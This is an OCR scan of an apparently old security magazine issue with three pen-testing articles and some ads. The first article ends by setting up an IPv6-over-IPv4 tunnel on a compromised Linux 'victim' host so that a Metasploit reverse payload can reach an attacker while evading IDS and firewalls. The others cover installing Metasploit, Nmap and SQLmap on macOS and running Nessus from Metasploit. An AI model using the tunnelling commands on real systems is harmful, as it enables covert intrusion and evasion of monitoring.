So far we've concentrated on the auxiliary modules in the Metasploit framework and doing some basic IPv6 enumeration in the link-local scope. This is an important first step and assumes that you already have some sort of foothold into the network, but let's say we now want to take things one-step further. We are going to try a break out onto the IPv6 Internet, and that means we'll need a tunnel.

The idea of tunneling out using IPv6 encapsulated in IPv4 packets is a very attractive proposition,




Figure 5. *ICMPv6 NDP packets, sent initially to the solicited-node multicast addresses of each host*




Figure 6. *Using false router advertisements with "ipv6_neighbor_router_advertisement" to obtain link-local addresses*




Figure 7. *Sending an ICMPv6 router advertisement message for the network prefix "2001:1234:dead:beef", as captured by Wireshark*

as many controls, such as IPS/IDS and firewalls will not be configured to alert on or prevent such traffic leaving.

So the scenario is as follows – we've compromised a Linux machine using Metasploit and we have a shell. The host has IPv6 support and a link-local address. Now we want to create a global IPv6 address on the box to allow it to communicate back to us over the IPv6 Internet for extra obscurity.

You need two things to get an IPv6 tunnel to work – a tunnel broker, of which there are plenty, many of them are free of charge. Secondly, if the box you are working on is behind a NAT device, it must support the forwarding of protocol 41 – in other words, IPv6 encapsulated in IPv4. If we are behind a NAT device that doesn't forward protocol 41, we are out of luck (Figure 9).

For the purposes of this example I'll be using a tunnel provided by Hurricane Electric (he.net). Once signed up, the tunnel broker provides both a client and server IPv6 address, and an IPv4 address of the tunnel broker server.

These values will be as follows:

```
HE.net Tunnel Server IPv4 address - 72.52.104.74
HE.net Tunnel Server IPv6 address - 2001:DB8::20
Target Network Outside NAT IPv4 address - 1.1.1.1
```




Figure 8. *Two outputs of "ifconfig" on a Mac OS X machine on the same network as our Metasploit instance. The first output is pre-false advertisement, the second is just after. Notice the addition of a "dead:beef" IPv6 address, thanks to auto-configuration*




Figure 9. *On the compromised Linux host "webapp1", eth0 has an IPv4, and link-local IPv6 address*

```
Target Machine IPv4 Address - 192.168.0.115
Target Machine IPv6 Address - 2001:DB8::21
```

Note

You may have noticed the outside IPv4 and IPv6 addresses used in this example will not work in real life. The IPv6 address prefix I've used is reserved for documentation, and is not routable over the Internet.

When configuring the tunnel in the he.net site, you must provide the outside IPv4 address of the target. It should also be noted, that he.net site requires that this address responds to ping (Figure 10).

Back on our victim machine, we run a few commands to bring up the new tunnel interface and set up a route to ensure all IPv6 traffic goes via that new interface.

"ip tunnel add ipv6inet mode sit remote 72.52.104.74 local 192.168.0.115 ttl 255" – This creates a SIT (simple internet transition) interface named ipv6inet and defines the local and remote IPv4 addresses for the tunnel endpoints, or in other words, the IP of the target machine and tunnel server.

"ip link set ipv6inet up" – This brings the tunnel interface up.




Figure 10. *Signing up for an IPv6 tunnel from Hurricane Electric (ipv6.he.net)*




Figure 11. *Creating an IPv6 tunnel interface on the target machine*

`ip addr add 2001:db8::21 dev ipv6inet` – This assigns the IPv6 address to the interface.

`ip route add ::/0 dev ipv6inet` – This command will add a route to send all IPv6 traffic across the new tunnel interface (Figure 11).

A quick way to confirm that the IPv6 Internet is now within our reach is to use the ping6 utility to hit an IPv6 website. In this case ipv6.google.com, which has the address `2607:f8b0:400e:c00::93`.

This tunnel can now be used by a Metasploit reverse connection payload to connect to an attacker with a global IPv6 address of their own, which of course can be obtained in exactly the same way as we've just shown.

Let's say in this example we want our payload to connect back to us at the address `2001:db8::99` (Figure 13).

Configuring an IPv6 payload in Metasploit is essentially the same as an IPv4 payload, but there are a couple of minor differences. Obviously, you must specify an IPv6 address for your listener (or target if a binding payload), and also if using a link-local address on a host with multiple interfaces, you should specify the scope ID.




Figure 12. *Sending ping packets to Google over the IPv6 Internet using our new tunnel interface*




Figure 13. *Setting up an IPv6 payload in Metasploit*




Figure 14. *An overview of our IPv6-over-IPv4 tunnel set up*

To summarize, let's take one last look at the scenario we've just discussed (Figure 14).

Conclusion

For many out there, the mere sight of an IPv6 address is enough to put them off learning more about the protocol. This is the biggest vulnerability in IPv6, and like most security vulnerabilities, it's a human problem. The protocol is being adopted in devices at a much quicker rate than people are willing to manage and configure it properly.

For attackers, this provides great opportunities to jump on the unmanaged jumble and use it to build something that can be used to move around networks in ways that the owners of those networks aren't expecting.

For defenders, this means developing a whole new security model with emphasis on securing the endpoints rather than the perimeter. After all, IPv6 doesn't hide behind NAT like its predecessor.

By introducing IPv6 payloads and modules the Metasploit framework has given both groups new tools to better understand and manipulate the IPv6 protocol. Of course, we are only just getting started. The nature of the Metasploit community is to constantly build, innovate and improve upon what is already in place. These initial modules will act as a catalyst for further development in IPv6 enumeration and exploitation. Remember that the next time you run "msfupdate", and keep one eye open for new ways to use IPv6 for exploitation.

MIKE SHEWARD

Mike Sheward is a security specialist for a software-as-a-service provider based in Seattle. He began his career as a network engineer working in the British public sector. During this time he developed a passion for security and started on a path that led him to a full-time security role with a private organization. Mike has performed penetration testing for a wide range of public and private sector clients, has been involved in a number of digital forensics investigations and has delivered security training to fellow IT professionals.

Register right now to Save more!

MIWA

Mobile Internet World & Awards2012

5-7 December 2012| Beijing Marriott Hotel Northeast

The Dawn of a New Mobile Era

Conference Highlights:

500+ Attendees	**80**+ One-on-one meetings	**40**+ Speakers
30+ Operators	**20**+ Hours networking	**5** Special Awards

OUR VISION:

Mobile Internet World & Awards (MIWA) is the largest and most elite global mobile Internet summit. The novel state of the mobile Internet industry will prove to be a stimulating point of discussion, and will make **MIWA** one of the most exciting and engaging events,with enterprises from a wide array of industries ranging from services, software, games, end–user device producers, telecom operators, government representatives, industrial organizations, academic elites, investors, media, totally reaching over **250** representatives participating to discuss the developmental changes of the global mobile Internet industry.

Organizer: IITA

Co-organizer: CDMC

Endorser: SVC WIRELESS

Associate Sponsor: DOLBY

Presentation Sponsor: one2many

Co-located with: DP Asia Digital Publishing Summit & Awards

Media support

上方网 sfw.cn | yesky 天极网 | 移动通信 MOBILE COMMUNICATIONS | 懒汉互联 | PHONE WORLD | THE SMART SENSE | TechWeek europe | HAKIN9 IT SECURITY MAGAZINE

AND…YOU CAN' T AFFORD TO MISS!
Specialized and Interactive Workshop-October 31st 2012

Four kinds of the host mode
Marketing : Elim Weng
☎ +86 21 6840 7631
+86 21 6840 7633
http://www.cdmc.org.cn/mi2012/
mi@cdmc.org.cn

How to Use The Mac OS X Hackers Toolbox

When you think of an operating system to run pen testing tools on, you probably think of Linux and more specifically BackTrack Linux. BackTrack Linux is a great option and one of the most common platforms for running pen testing tools. If you are a Mac user, then you would most likely run a virtual machine of BackTrack Linux.

While his is a great option, sometimes it is nice to have your tools running on the native operating system of your computer. Another benefit is to not having to share your system resources with a virtual machine. This also eliminates the need to transfer files between your operating system and a virtual machine, and the hassles of having to deal with a virtual machine. Also by running the tools within OS X, you will be able to seamlessly access all of your Mac OS X applications.

My attack laptop happens to be a MacBook Pro and I started out running VirtualBox with a BackTrack Linux virtual machine. I recently started installing my hacking tools on my MacBook Pro. I wanted to expand the toolset of my Mac, so I started with Nessus, nmap, SQLMap, and then I installed Metasploit. My goal is to get most if not all of the tools I use installed on my MacBook Pro and run them natively within OS X. Since Mac OS X is a UNIX based operating system, you get great tools that comes native within UNIX operating systems such as netcat and SSH. You also have powerful scripting languages installed such as Perl and Python. With all of the benefits and features of the Mac OS X, there is no reason to not use Mac OS X for your pen testing platform. I was really surprised to not see a lot of information on the subject of using Mac OS X as pen testing/hacking platform. Metasploit was the toughest application to get running on Mac OS X and that was mostly due to the PostgreSQL database setup. The majority of hacking tools are command line based, so they are easy and are fairly straight forward to install.

In this article I am going to take you through installing and configuring some of the most popular and useful hacking tools such as Metasploit on Mac OS X. If you are interested in maximizing the use of your Mac for pen testing and running your tools natively, then you should find this article helpful.

The Tools

The pen test tools we will be installing is a must have set of tools and all of them are free, with the exception of Burp Suite and Nessus. Although Burb Suite has a free version, which offers a portion of the Burp Suite tools for free. The tools offered for free with Burp Suite are useful tools and I highly recommend them. The professional version of Burp Suite is reasonably priced.

- Metasploit Framework
- Nmap
- SQLmap
- Burp Suite
- Nessus
- SSLScan
- Wireshark
- TCPDUMP
- Netcat

Metasploit Framework

The Metasploit Framework is one of the most popular and powerful exploit tools for pen testers and a must have for pen testers. The Metasploit Framework simplifies the exploitation process and allows you to manage your pen tests with the workspace function in Metasploit. Metasploit also allows you to run nmap within Metasploit and the scan information is organized by project with the workspace function. You can create your own exploits and modify existing exploits in Metasploit. Metasploit has many more features and too many to mention in this article, plus the scope of this article is demonstrate how to install Metasploit and other pen testing tools.

The Install

Before we install Metasploit, we need to install some software dependencies. It is a little more work to install Metasploit on Mac OS X, but it will be worth it. Listed below are the prerequisite software packages.

Software Prerequisites

- MacPorts
- Ruby1.9.3
- Homebrew
- PostreSQL

MacPorts Installation

Install Xcode

- Xcode Install from the Apple App Store, or it can be downloaded from the following URL; *https://developer.apple.com/xcode/*
- Once Xcode is installed go into the Xcode preferences and install the “Command Line Tools”. (see Figure 1)




Figure 1. *Install “Command Line Tools”*

Install the MacPorts app

- Download and install the package file (.dmg) file from the MacPorts web site; *https://distfiles.macports.org/MacPorts/*
  Once the files is downloaded install MacPorts. More information on MacPorts can be found here: *http://www.macports.org/install.php*
- Run MacPorts selfupdate to make sure it is using the latest version.
  From a terminal window run the following command:
  `$ sudo port selfupdate`

Ruby 1.9.3

Mac OS X is preinstalled with Ruby, but we want to upgrade to Ruby 1.9.3

- We will be using MacPorts to upgrade Ruby.
  From a terminal window run the following command:
  `$ sudo port install ruby19 +nosuffix`
- The default Ruby install path for MacPorts is: `/opt/local/`
  It’s a good idea to verify that the PATH is correct, so that `opt/local/bin` is listed before `/usr/bin`. You should get back something that looks like this:
  `/opt/local/bin:/opt/local/sbin:/usr/bin:/bin:/usr/sbin:/sbin`
  You can verify the path by entering the following syntax in a terminal window:
  `$ echo $PATH`
  To verify the Ruby install locations, enter this syntax:
  `$ which ruby gem`
  You should get back the following response:
  `/opt/local/bin/ruby`
  `/opt/local/bin/gem`

Database Installation

A database is not required to run, but some of the features of Metasploit require that you install a database. The workspace feature of Metasploit is one of the really nice features of Metasploit that requires a database. Workspace allows easy project organization by offering separate workspaces for each project. PostgreSQL is the vendor recommended and supported database, but MySQL can be used. In this article, we will be using PostgreSQL.

We will use Homebrew to install PostgreSQL. I tried a few different installation methods, but this is the easiest way to install PostgreSQL. Homebrew is good method to install Open Source software packages.

- First we will install Homebrew.
  From a terminal window run the following command:
  ```
  $ ruby -e "$(curl -fsSkL raw.github.com/mxcl/
                homebrew/go)"
  ```
- Next we will install PostgreSQL using Homebrew.
  From a terminal window run the following command:
  ```
  $ brew install postgresql
  ```
- Next we initialize the database, configure the startup, and start PostgreSQL.
  From a terminal window run the following command:
  ```
  initdb /usr/local/var/postgres cp /usr/
  local/Cellar/postgresql/9.1.4/homebrew.mxcl.
  postgresql.plist ~/Library/LaunchAgents/
  launchctl load -w ~/Library/LaunchAgents/
  homebrew.mxcl.postgresql.plist pg_ctl -D /
  usr/local/var/postgres -l /usr/local/var/
  postgres/server.log start
  ```
- Database configuration
  In this step we will create our Metasploit database and the database user.
  - The Homebrew install does not create the posgres user, so we need to create the postgres user to create databases and database users.

  At a command prompt, type the following:
  ```
  $ createuser postgres _ user -P
  $ Enter password for new role: password
  $ Enter it again: password
  $ Shall the new role be a superuser? (y/n) y
  $ Shall the new role be allowed to create
    databases? (y/n) y
  $ Shall the new role be allowed to create
    more new roles? (y/n) y
  ```
  - Creating the database user

  At a command prompt, type the following:
  ```
  $ createuser msf _ user -P
  $ Enter password for new role: password
  $ Enter it again: password
  $ Shall the new role be a superuser? (y/n) n
  $ Shall the new role be allowed to create
    databases? (y/n) n
  $ Shall the new role be allowed to create
    more new roles? (y/n) n
  ```
  - Creating the database

  At a command prompt, type the following:
  ```
  $ createdb --owner=msf _ user msf _ database
  ```
  - Install the pg gem.

  At a command prompt, type the following:
  ```
  $ gem install pg
  ```

The database and database user are created, so now it is time to install Metasploit.

Metasploit software installation

The dependencies have been installed and next we will be installing the Metasploit software.

- Download the Metsploit source code for installation using the link provided below and do not download the .run file from the Metasploit download page. Download the Metasploit tar file from: *http://downloads.metasploit.com/data/releases/framework-latest.tar.bz2*.
- Once the download is complete, untar the file. If you have software installed to unzip or untar files, then it should untar the file when the file is finished downloading. I use StuffIt Expander and it untarred the file for me upon completion of the download. If you need to manually untar the file, type this command at the command line and it will untar the file into the desired directory:
  ```
  $ sudo tar -xvf framework-lastest-tar.bz2
  -C /opt
  ```
  If the file was untarred for you as mentioned, you will need to move the Metasploit source file structure to the opt directory. Your directory structure should look like this:
  ```
  /opt/metasploit3/msf3
  ```

Starting Metasploit

Now that Metasploit is installed, we will start Metasploit for the first time. You will need to navigate to the Metasploit directory and start Metasploit.

- Navigate to the Metaploit directory with the following syntax entered at the command line:
  ```
  $ cd /opt/metasploit/msf3
  ```
- To start Metasploit, simply enter the following syntax:
  ```
  $ sudo ./msfconsole
  ```
  You will get one of the many Metasploit screens like the one in Figure 2.




Figure 2. *This is one of the many Metasploit screens you will see when launching Metasploit*

Connecting to the database

In this next step we will connect Metasploit to our PostgreSQL data base. From the Metasploit prompt, type the following syntax:

```
msf > db_connect msf_user:password@127.0.0.1/msf_
                 database
```

You will see the following message and you should be connected.

```
[*] Rebuilding the module cache in the background...
```

Type in the following syntax to verify the database is connected:

```
msf > db_status
```

You will get the following back verifying the database is connected:

Listing 1. *Database Backend Commands as displayed in the Metasploit console*

```
Database Backend Commands
=========================

Command           Description
-------           -----------
creds             List all credentials in the
                   database
db_connect        Connect to an existing database
db_disconnect     Disconnect from the current
                   database instance
db_export         Export a file containing the
                   contents of the database
db_import         Import a scan result file
                   (filetype will be auto-detected)
db_nmap           Executes nmap and records the
                   output automatically
db_rebuild_cache  Rebuilds the database-stored
                   module cache
db_status         Show the current database
                   status
hosts             List all hosts in the database
loot              List all loot in the database
notes             List all notes in the database
services          List all services in the
                   database
vulns             List all vulnerabilities in the
                   database
workspace         Switch between database
                   workspaces
```

```
[*] postgresql connected to msf_database
```

The database is now connected to Metasploit, but once you exit Metasploit the database will be disconnected. To configure Metasploit to automatically connect on startup, we will have to create the msfconsole.rc file.

Enter the following syntax at the command prompt:

```
$ cat > ~/.msf3/msfconsole.rc << EOF db_connect

-y /opt/metasploit3/config/database.yml
EOF
```

Updating Metasploit

Now that we have Metasploit installed and configured, we will update the Metasploit installation. From the command prompt, type the following syntax:

```
$ ./msfupdate
```

This can take a while, so just set back and let the update complete. Make sure to update Metasploit frequently so you have the latest exploits.

The benefits of Metasploit with database

Metasploit is installed, the database is connected and ready to use. So what can I do with Metasploit with a database that I couldn't do without one? Here is a list of the new functionality gained by using a database with Metaploit.

Here is a list of the Metasploit Database Backend Commands taken directly from the Metasploit console: Listing 1.

The commands are pretty much self-explanatory, but to it should be noted that db_import allows you to import nmap scans done outside of Metasploit. This comes in handy when you are working with others on a pen test and you want to centrally manage your pen test data. As mentioned earlier, workspace helps you manage your pen tests by allowing you to store them in separate areas of the database.

A great reference guide for Metasploit can be found at Offensive Security's website: *http://www.offensive-security.com/metasploit-unleashed/Main_Page*.

Nmap

Nmap is an open source network discovery and security auditing tool. You can run nmap within Metasploit, but it is good to have nmap installed so you can run nmap outside of Metasploit.

We will use Homebrew to install nmap. From the command prompt, type the following syntax:

```
$ brew install nmap
```

Visit the Nmap website for the Nmap reference guide: *http://nmap.org/book/man.html*.

SQLmap

SQLmap is a penetration testing tool that detects SQL injection flaws and automates SQL injection. From the command prompt, type the following syntax:

```
$ git clone https://github.com/sqlmapproject/
                  sqlmap.git sqlmap-dev
```

Burp Suite

Burp Suite is a set of web security testing tools, including Burp Proxy. To install Burp Suite, download it from: *http://www.portswigger.net/burp/download.html*

To run Burp, type the following syntax from the command prompt:

```
$ java -jar -Xmx1024m burpsuite_v1.4.01.jar
```

For more information on using Burp, go to the Burp Suite website: *http://www.portswigger.net/burp/help/*.

Nessus

Nessus is a commercial vulnerability scanner and it can be downloaded from the Tenable Network website: *http://www.tenable.com/products/nessus/nessus-download-agreement*.

Download the file Nessus-5.x.x.dmg.gz, and then double click on it to unzip it. Double click on the Nessus-5.x.x.dmg file, which will mount the disk image and make it appear under “Devices” in “Finder”. Once the volume “Nessus 5” appears in “Finder”, double click on the file Nessus 5.

The Nessus installer is GUI based like other Mac OS X applications, so there are no special instructions to document. The Nessus 5.0 Installation and Configuration Guide as well as the Nessus 5.0 User Guide can be downloaded from the documentation section of the Tenable Network website: *http://www.tenable.com/products/nessus/documentation*.

SSLScan

SSLScan queries SSL services, such as HTTPS, in order to determine the ciphers that are supported.

To install sslscan, type the following syntax at the command prompt:

```
$ brew install sslscan
```

Wireshark

Wireshark is a packet analyzer and can be useful in pen tests.

Wireshark DMG package can be downloaded from the Wireshark website: *http://www.wireshark.org/download.html*.

Once the file is downloaded, double click to install Wireshark.

TCPDUMP

TCPDUMP is a command line packet analyzer that is preinstalled on Mac OS X. For more information consult the man page for tcpdump, by typing the following syntax at the command prompt:

```
$ man tcpdump
```

Netcat

Netcat is a multipurpose network utility that is preinstalled on Mac OS X. Netcat can be used for port redirection, tunneling, and port scanning to just name a few of the capabilities of netcat. Netcat is used a lot for reverse shells. For more information on netcat, type the following syntax at the command prompt:

```
$ man nc
```

Conclusion

Follow the instructions in this article, you will have a fully functional set of hacking tools installed on your Mac and you will be able to run them natively without having to start a virtual machine or deal with the added administrative overhead that comes with running a virtual machine. You will also not have to share resources with a virtual machine. I hope you found this article useful and I hope you enjoy setting up your Mac OS X hacker toolbox as much as I did. With Macs gaining popularity, I can only imagine they will become more widely used in pen testing.

PHILLIP WYLIE

Phillip Wylie is a security consultant specializing in penetration testing, network vulnerability assessments and application vulnerability assessments. Phillip has over 8 years of experience in information security and 7 years of system administration experience.

IMF
INTERNATIONAL MANAGEMENT FORUM

IT Security Courses and Trainings

IMF Academy is specialised in providing business information by means of distance learning courses and trainings. Below you find an overview of our IT security courses and trainings.

Certified ISO27005 Risk Manager
Learn the Best Practices in Information Security Risk Management with ISO 27005 and become Certified ISO 27005 Risk Manager with this 3-day training!

CompTIA Cloud Essentials Professional
This 2-day Cloud Computing in-company training will qualify you for the vendor-neutral international CompTIA Cloud Essentials Professional (CEP) certificate.

Cloud Security (CCSK)
2-day training preparing you for the Certificate of Cloud Security Knowledge (CCSK), the industry's first vendor-independent cloud security certification from the Cloud Security Alliance (CSA).

e-Security
Learn in 9 lessons how to create and implement a best-practice e-security policy!

Information Security Management
Improve every aspect of your information security!

SABSA Foundation
The 5-day SABSA Foundation training provides a thorough coverage of the knowlegde required for the SABSA Foundation level certificate.

SABSA Advanced
The SABSA Advanced trainings will qualify you for the SABSA Practitioner certificate in Risk Assurance & Governance, Service Excellence and/or Architectural Design. You will be awarded with the title SABSA Chartered Practitioner (SCP).

TOGAF 9 and ArchiMate Foundation
After completing this absolutely unique distance learning course and passing the necessary exams, you will receive the TOGAF 9 Foundation (Level 1) and ArchiMate Foundation certificate.

TOGAF

cloud CSA security alliance

CCSK

CompTIA CLOUD ESSENTIALS

ArchiMate®

SABSA

For more information or to request the brochure please visit our website:
http://www.imfacademy.com/partner/hakin9

IMF Academy
info@imfacademy.com
Tel: +31 (0)40 246 02 20
Fax: +31 (0)40 246 00 17

How to Scan

with Nessus from within Metasploit

When you perform a penetration test with Metasploit you sometimes import vulnerability scanning results for example Nessus Vulnerability Scanner. Usually you start the scan externally from Metasploit framework and then import the results into Metasploit.

What you can do is to manage the Nessus scan from within Metasploit and easily import the results into your process. But let's start from the beginning.

What you should know

To get the most of this article you should have a working (and preferably updated) BackTrack 5 R3 system, 32-bit or 64-bit shouldn't matter but I personally run a 32-bit system in a virtual machine. This article makes extensive use of the command line so you should preferably be familiar with that.

What you will learn

After reading this article you should know how to run a Nessus scan both from the Nessus console and, more importantly, from within the Metasploit Framework.

Installing Nessus on BackTrack 5 R3

To run a Nessus vulnerability scan from the Metasploit console you first need to have a Nessus installation somewhere. Please refer to *http://www.tenable.com/products/nessus/nessus-product-overview* for download and installation instructions. I'll wait while you install it, and don't forget to register your installation so you can download the latest plugins for it.

Downloading

To download Nessus vulnerability scanner go to *http://www.nessus.org* and download the Ubuntu 11.10 version for your architecture (32-bit or 64-bit).

Installing

Install Nessus by running

32-bit

```
# dpkg --install Nessus-5.0.1-ubuntu1110_i386.deb
```

64-bit

```
# dpkg --install Nessus-5.0.1-ubuntu1110_amd64.deb
```

Figure 1. *Registering Nessus*

Configuring

First you need to register for a feed, which is how you get updated plugins very much like an antivirus gets updated definitions. For home user there is a free personal feed and for organizations and security professionals there is a professional feed which is very affordable (at the time of writing it is USD$1200 per year, which makes it USD$100 per month). If your organization can't afford that then you are in serious trouble.

Once you got your feed registration it is time to register Nessus (Figure 1).

```
# nessus-fetch --register XXXX-XXXX-XXXX-XXXX-XXXX
```

Finally create a user for Nessus: Figure 2 and Listing 1.

Running Nessus

Start Nessus by running

```
# /etc/init.d/nessusd start
```

You can access the Nessus console by going to `https://<ip address>:8834/`. You will be presented with a certificate warning because the SSL-certificate is self-signed. Click through the warning message to access the console (generally not a good idea unless you know why you get the warning and the implications of it).

Listing 1. *Create a user for Nessus*

```
# nessus-adduser
Login : msf
Password :
Password (again) :
Do you want this user to be a Nessus 'admin'
user ? (can upload plugins , etc...) (y/n) [n]: y
```

Figure 2. *Create a user for Nessus*

Using Metasploit Framework and Nessus together

Scanning the local network

Let's scan the local network for vulnerable systems (Figure 3).

After filling out the required information you can start the scan. Time to grab some coffee... Depending on the size of the target network the scan process can take anything from a few minutes to hours... (Figure 4).

Once the scan is finished you can browse the report and download it so you can import it into Metasploit (Figure 5).

Manually importing Nessus results into Metasploit

Once you have a Nessus report you can download it in .nessus XML format (recommended) and import it using `db_import` command: Listing 2.

